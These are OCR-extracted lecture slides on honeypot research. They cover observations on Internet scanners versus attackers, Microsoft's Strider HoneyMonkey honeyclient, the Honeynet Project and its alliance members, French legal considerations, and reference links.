
Observation 6

- **Some compromised machines are used to scan the whole Internet**
- **Some compromised machines take advantage of the data collected by the first group to launch attacks only against the vulnerable targets.**
  - → maintaining black lists of scanners is useless.

The «*scanners* »:

IP sources probing all 3 virtual machines


(24 months ago)



The *«attackers »*:

IP sources probing only 1 virtual machine


(24 months ago)



Observation 7

- **The proportion or attackers vs. scanners has changed twice over the last 24 months.**
- **Two possible explanations:**
  - Collected data is shared in a more efficient way and, thus, less scans are required.
  - Scans are not done sequentially any more but random scans are instead preferred.


Scanners vs. attackers: evolution



Honeyclient

Idea: Honeypot client

- Detect malicious web server, IRC net, P2P net…
- Surf the web searching for websites that use browser exploits to install malware on the honeymonkey computer


The Strider HoneyMonkey Project - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://research.microsoft.com/HoneyMonkey/
honeymonkey - Recherche Google
The Strider HoneyMonkey Project
Quick Links | Home | Worldwide
Microsoft Research
Search: All Research Online Go
Microsoft Research Home
About Microsoft Research
Research Areas
People
Worldwide Labs
University Relations
News
Publications
Downloads
Conferences and Events
Lectures Online
Related Web Sites
Press Resources
Careers
Visiting Microsoft Research
Contact Us
RSS
STRIDER
http://research.microsoft.com/csm/strider/
Proxy: FTR&D
0
Adblock

Try msn Search and Microsoft adCenter

NEW: "Strider URL Tracer with Typo-Patrol" research prototype available for download

Strider HoneyMonkey Exploit Detection

- Strider HoneyMonkey is a Microsoft Research project to detect and analyze Web sites hosting malicious code. The intent is to help stop attacks that use Web servers to exploit unpatched browser vulnerabilities and install malware on the PCs of unsuspecting users. Such attacks have become one of the most vexing issues confronting Internet security experts. Strider HoneyMonkey is a project of the Cybersecurity and Systems Management group in Microsoft Research.
  - Understanding HoneyMonkey
  - Full research technical report on Strider HoneyMonkey
  - MSR Cybersecurity and Systems Management Group
- **Academic Presentations**
  - Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites That Exploit Browser Vulnerabilities, Trust and Security Seminars, Information Trust Institute (ITI), University of Illinois at Urbana-Champaingn, October 19, 2005
  - Strider HoneyMonkeys: Active Client-Side Honeypots for Finding Web Sites That Exploit Browser Vulnerabilities, Usenix

Honeynet project

- **Very active organization**
  - http://www.honeynet.org/speaking/index.html

- **Presentation of the Honeynet project extracted from**
  - http://www.honeynet.org/speaking/index.html

Honeynet: Problem

How can we defend against an enemy, when we don’t even know who the enemy is?

Honeynet: Mission Statement

To learn the tools, tactics, and motives involved in computer and network attacks, and share the lessons learned.

Honeynet: Our Goal

Improve security of Internet at no cost to the public.

- Awareness: Raise awareness of the threats that exist.
- Information: For those already aware, we teach and inform about the threats.
- Research: We give organizations the capabilities to learn more on their own.

Honeynet: Honeynet Project

- Non-profit (501c3) organization with Board of Directors.
- Funded by sponsors
- Global set of diverse skills and experiences.
- Open Source, share all of our research and findings at no cost to the public.
- Deploy networks around the world to be hacked.
- Everything we capture is happening in the wild.
- We have nothing to sell.

Honeynet: Honeynet Research Alliance

Starting in 2002, the Alliance is a forum of organizations around the world actively researching, sharing and deploying honeypot technologies.

http://www.honeynet.org/alliance/

Honeynet: Alliance Members

- South Florida Honeynet Project
- Georgia Technical Institute
- Azusa Pacific University
- USMA Honeynet Project
- Pakistan Honeynet Project
- Paladion Networks Honeynet Project (India)
- Internet Systematics Lab Honeynet Project (Greece)
- Honeynet.BR (Brazil)
- UK Honeynet
- French Honeynet Project
- Italian Honeynet Project
- Portugal Honeynet Project
- German Honeynet Project
- Spanish Honeynet Project
- Singapore Honeynet Project
- China Honeynet Project

- As it (September 05)

A few word on legal aspects (1/2)

- **I am not a lawyer…**
  - …but here are some information (apply to France)

- **There should be no problem using honeypot**

- **But you should keep in mind…**
  - Provocation au crimes et délits (art 23L 29/7/1881) (eg Entrapment)
  - Violation de la correspondance privée du pirate (art 226-15, 226-1 Code Pénal)


  - Another problem: compromised honeypot that launch an attack against (you, other networks, competitor networks…)

A few word on legal aspects (2/2)

- **More information available in…**

(chapter 8: legal issues…)

- http://www.honeynet.org/book/Chp8.pdf



Conclusions

- Very attractive domain
- Still many things to do… a very interesting research area
- A new tool to fight back against black hat

Further info

- honeynet project web site
  - http://www.honeynet.org/
- Honeyd (Niels Provos)
  - http://www.honeyd.org
- References on honeypot
  - http://www.honeypots.net/
- Leurre.com
  - http://www.eurecom.fr/~pouget/projects.htm
- Honeyblog
  - http://www.honeyblog.org/

Special greetings…

Leurrecom.org